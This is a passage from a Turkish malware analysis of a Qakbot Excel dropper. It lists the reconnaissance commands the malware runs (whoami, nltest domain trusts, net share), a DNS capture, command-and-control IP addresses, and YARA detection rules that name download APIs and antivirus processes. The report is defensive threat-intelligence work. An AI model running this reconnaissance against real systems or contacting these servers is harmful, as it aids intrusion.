NC WORKGROUP barındıran etki alanı denetleyicisini (DC) bulmak için istemci makine NC adından (WORKGROUP) oluşturulan SRV kaydı _ldap._tcp.dc._msdcs.WORKGROUP için bir DNS sorgusu yayınlar.

“whoami /all” Geçerli kullanıcı adı, güvenlik tanımlayıcıları (SID), ayrıcalıklar ve geçerli kullanıcının ait olduğu gruplar dahil olmak üzere geçerli erişim belirtecindeki tüm bilgileri görüntüler.

“cmd /c set” /c parametresi string ile belirtilen komutu yerine getirir ve sonlandırır.

“ipconfig /all” ağ bağlantısı özellikleri daha ayrıntılı görülebilir. “/all” parametresiyle bilgisayarın mac adresi de ekrana basılır.

“nltest /domain_trusts/all_trusts” Güvenilir etki alanlarının bir listesini döndürür. “All_trusts” tüm güvenilen etki alanlarını döndürür.

“net share” Paylaşılan tüm kaynaklar hakkındaki bilgileri görüntüler.

“route print” Ağ yönlendirme tablosunu görüntüleyen ve güncelleyen Windows komutudur.

“netstat nao” bir bağlantının sahip olma sürecini işlem kimliğini (PID) ayrı bir sütuna ekler.

“net localgroup” Sunucunun adını ve bilgisayardaki yerel grupların adlarını görüntüler.


“qwinsta” Uzak masaüstü oturum, ana bilgisayar sunucusundaki oturumlarla ilgili bilgileri görüntüler.

“%System%net1 localgroup” bilgisayardaki yerel kullanıcı gruplarını yönetmek için kullanılır.

“%System%net1 share” ağ paylaşımlarını komut satırından oluşturmak, yapılandırmak ve silmek için kullanılır.

Network Analizi

Excel dokümanı Wireshark programında görüntülediğinde çıkan sonuç aşağıdaki gibidir.



No.	Time	Source	Destination	Protocol	Length	Info
5	6.738556	192.168.32.134	192.168.32.2	DNS	76	Standard query 0x4fb8 A wpad.localdomain
14	6.774410	192.168.32.134	192.168.32.2	DNS	81	Standard query 0x8141 A theottomandoner.co.uk
17	6.896450	192.168.32.2	192.168.32.134	DNS	97	Standard query response 0x0141 A theottomandoner.co.uk A 5.100.155.169
33	7.310745	192.168.32.134	192.168.32.2	DNS	74	Standard query 0xa5ec A r3.o.lencr.org
34	7.322398	192.168.32.2	192.168.32.134	DNS	173	Standard query response 0xa5ec A r3.o.lencr.org CNAME o.lencr.edgesuite.net CNAME a1887.dscg.akamai.net A 1
48	7.751473	192.168.32.134	192.168.32.2	DNS	76	Standard query 0x4fb8 A wpad.localdomain
64	9.764120	192.168.32.134	192.168.32.2	DNS	76	Standard query 0x4fb8 A wpad.localdomain
77	9.877845	192.168.32.134	192.168.32.2	DNS	85	Standard query 0x2403 A www.theottomandoner.co.uk
78	10.106925	192.168.32.2	192.168.32.134	DNS	115	Standard query response 0x2403 A www.theottomandoner.co.uk CNAME theottomandoner.co.uk A 5.100.155.169
117	12.803919	192.168.32.134	192.168.32.2	DNS	81	Standard query 0x9914 A paufderhar0701.ru.com
118	12.853874	192.168.32.2	192.168.32.134	DNS	97	Standard query response 0x9914 A paufderhar0701.ru.com A 141.8.226.34
128	13.438506	192.168.32.134	192.168.32.2	DNS	82	Standard query 0xb577 A nicollette7107gq.ru.com
129	13.488836	192.168.32.2	192.168.32.134	DNS	98	Standard query response 0xb577 A nicollette7107gq.ru.com A 141.8.226.34
148	14.166608	192.168.32.134	192.168.32.2	DNS	81	Standard query 0x7b7a A chocolateuncle.online
149	14.219949	192.168.32.2	192.168.32.134	DNS	146	Standard query response 0x7b7a No such name A chocolateuncle.online SOA ns0.centralnic.net
150	14.221824	192.168.32.134	192.168.32.2	DNS	75	Standard query 0x3619 A cablenet.com.ec
151	14.337414	192.168.32.134	192.168.32.2	DNS	76	Standard query 0xb754 A dns.msftncsi.com
152	14.348386	192.168.32.2	192.168.32.134	DNS	92	Standard query response 0xb754 A dns.msftncsi.com A 131.107.255.255
153	14.444531	192.168.32.2	192.168.32.134	DNS	91	Standard query response 0x3619 A cablenet.com.ec A 209.99.16.217
171	15.075236	192.168.32.134	192.168.32.2	DNS	74	Standard query 0xe3b0 A x1.c.lencr.org
172	15.090067	192.168.32.2	192.168.32.134	DNS	179	Standard query response 0xe3b0 A x1.c.lencr.org CNAME crl.root-x1.letsencrypt.org.edgekey.net CNAME e8652.d

Zararlı DLL' in veri iletmeye çalıştığı sunucuların listesi aşağıda sıralanmıştır.

96.21.251.127	144.202.38.185	217.133.54.140
207.246.77.75	207.246.116.237	108.14.4.202
93.184.220.29	144.202.38.185	68.186.192.69
86.220.62.251	98.252.118.134	140.82.49.12
122.148.156.131	86.190.41.156	45.63.107.192
24.226.156.153	50.244.112.106	83.196.56.65
47.22.148.6	96.21.251.127	45.67.231.247
189.146.183.105	81.214.126.173	45.77.117.108
81.97.154.100	24.229.150.54	74.222.204.82
144.139.166.18	45.77.115.208	71.199.192.62
188.26.91.212	151.205.102.42	50.29.166.232
83.110.9.71	108.46.145.30	75.118.1.141
149.28.98.196	92.59.35.196	174.104.22.30
83.110.103.152	115.133.243.6	149.28.99.97
172.78.56.208	144.139.47.206	196.151.252.84
105.198.236.99	45.32.211.207	75.137.47.174

Birinci sıradan başlayarak listedeki adreslerle bağlantı kurmaya çalışmaktadır. Fakat sunucuların çoğu artık aktif olmadığı için veri iletimi gerçekleşemez. Liste içerisinde bazı sunucular aktif olmasına rağmen veri iletimi gerçekleştirilememektedir.

The image shows a Windows desktop environment. On the left, the TCPView application is open, displaying a list of network connections. The columns include Process, PID, Protocol, Local Address, Local Port, Remote Address, Remote Port, and State. Several connections are highlighted in green, indicating active connections. On the right, a browser window is open, displaying a login page for American Dynamics. The page has a dark theme and features a globe icon. The login form includes fields for 'User name', 'Password', and 'Port' (set to 8000), and a 'Login' button.

The image shows a browser window displaying a login page for a Vodafone 3G Router. The page has a red header with the Vodafone logo and the text 'Vodafone 3G Router'. Below the header, there is a white box containing the login form. The form has fields for 'Username' and 'Password', and a 'Login' button. A message below the fields says 'Please enter your username and password.' There are 'Cancel' and 'Login' buttons at the bottom of the form.

The image shows a browser window displaying a login page for Hikvision. The page has a white background with a cityscape and a camera lens graphic. The login form is on the right side of the page, featuring fields for 'User Name' and 'Password', and a red 'Login' button. The Hikvision logo is visible in the top left corner.

ÇÖZÜM ÖNERİLERİ

-Sistemlerde güvenilir daima güncelleme alan bir antivirüs kullanılması,

-Mail okurken dikkat edilip emin olunmayan maillerin açılmaması,

-Spam maillerin açılmaması,

-İşletim sisteminin her zaman güncel tutulması,

-Zararlı bağlantı ve IP adreslerine filtreleme yapılması,
Qakbot zararlısının sisteme erişme ve zarar vermesini engelleyebilmektedir.

YARA KURALI

```
import "hash"
rule Excel_Dropper
{
meta:
  author="Zayotem"
  description=" Excel_Dropper"
  first_date="14.04.2021"
  report_date="24.05.2021"
  file_name=" documents-1472621861.xlsb"
strings:
  $s1 ="URLMon"
  $s2 ="URLDownloadToFileA"
  $s3 ="JJCCBB"
  $s4 ="DllRegisterServer"
  $s5 ="rundll32"
  $s6 ="wiroe.oer1"
  $s7 ="wiroe.oer2"
  $s8 ="wiroe.oer3"
  $s9 ="wiroe.oer4"
  $s10 ="wiroe.oer5"
condition:
  hash.md5(0,filesize)== "7046115D4093BB8A33AE64DF0A85C4DD" or
  all of them
}
```

YARA KURALI

```
import "hash"
rule Qakbot
{
meta:
  author="Zayotem"
  description="Qakbot"
  first_date="14.04.2021"
  report_date="24.05.2021"
  file_name="wiroe.oer1"

strings:
  $s1 ="50.244.112.106"
  $s2 ="sadccdcdsasa"
  $s3 ="cdcdwqwqwq"
  $s4 ="avp.exe"
  $s5 ="fmon.exe"
  $s6 ="AvastSvc.exe"
  $s7 ="egui.exe"
  $s8 ="explorer.exe"
  $s9 ="mobsync.exe"
  $s10 ="induvv.dll"
  $s11 ="dzgenmhak.nte"

condition:
  hash.md5(0,filesize)== "BF405FB27EC79209E373C32DFAC66203" or all
of them
}
```

İlker Verimođlu

<https://www.linkedin.com/in/ilker-verimoglu/>

Emre Dođan

<https://www.linkedin.com/in/emreefedogan/>

Kaan Binen

<https://www.linkedin.com/in/kaan-binen>

Abdulkadir Binan

<https://www.linkedin.com/in/abdulkadirbinan/>

Emrah Sarıdađ

<https://www.linkedin.com/in/emrahsaridag/>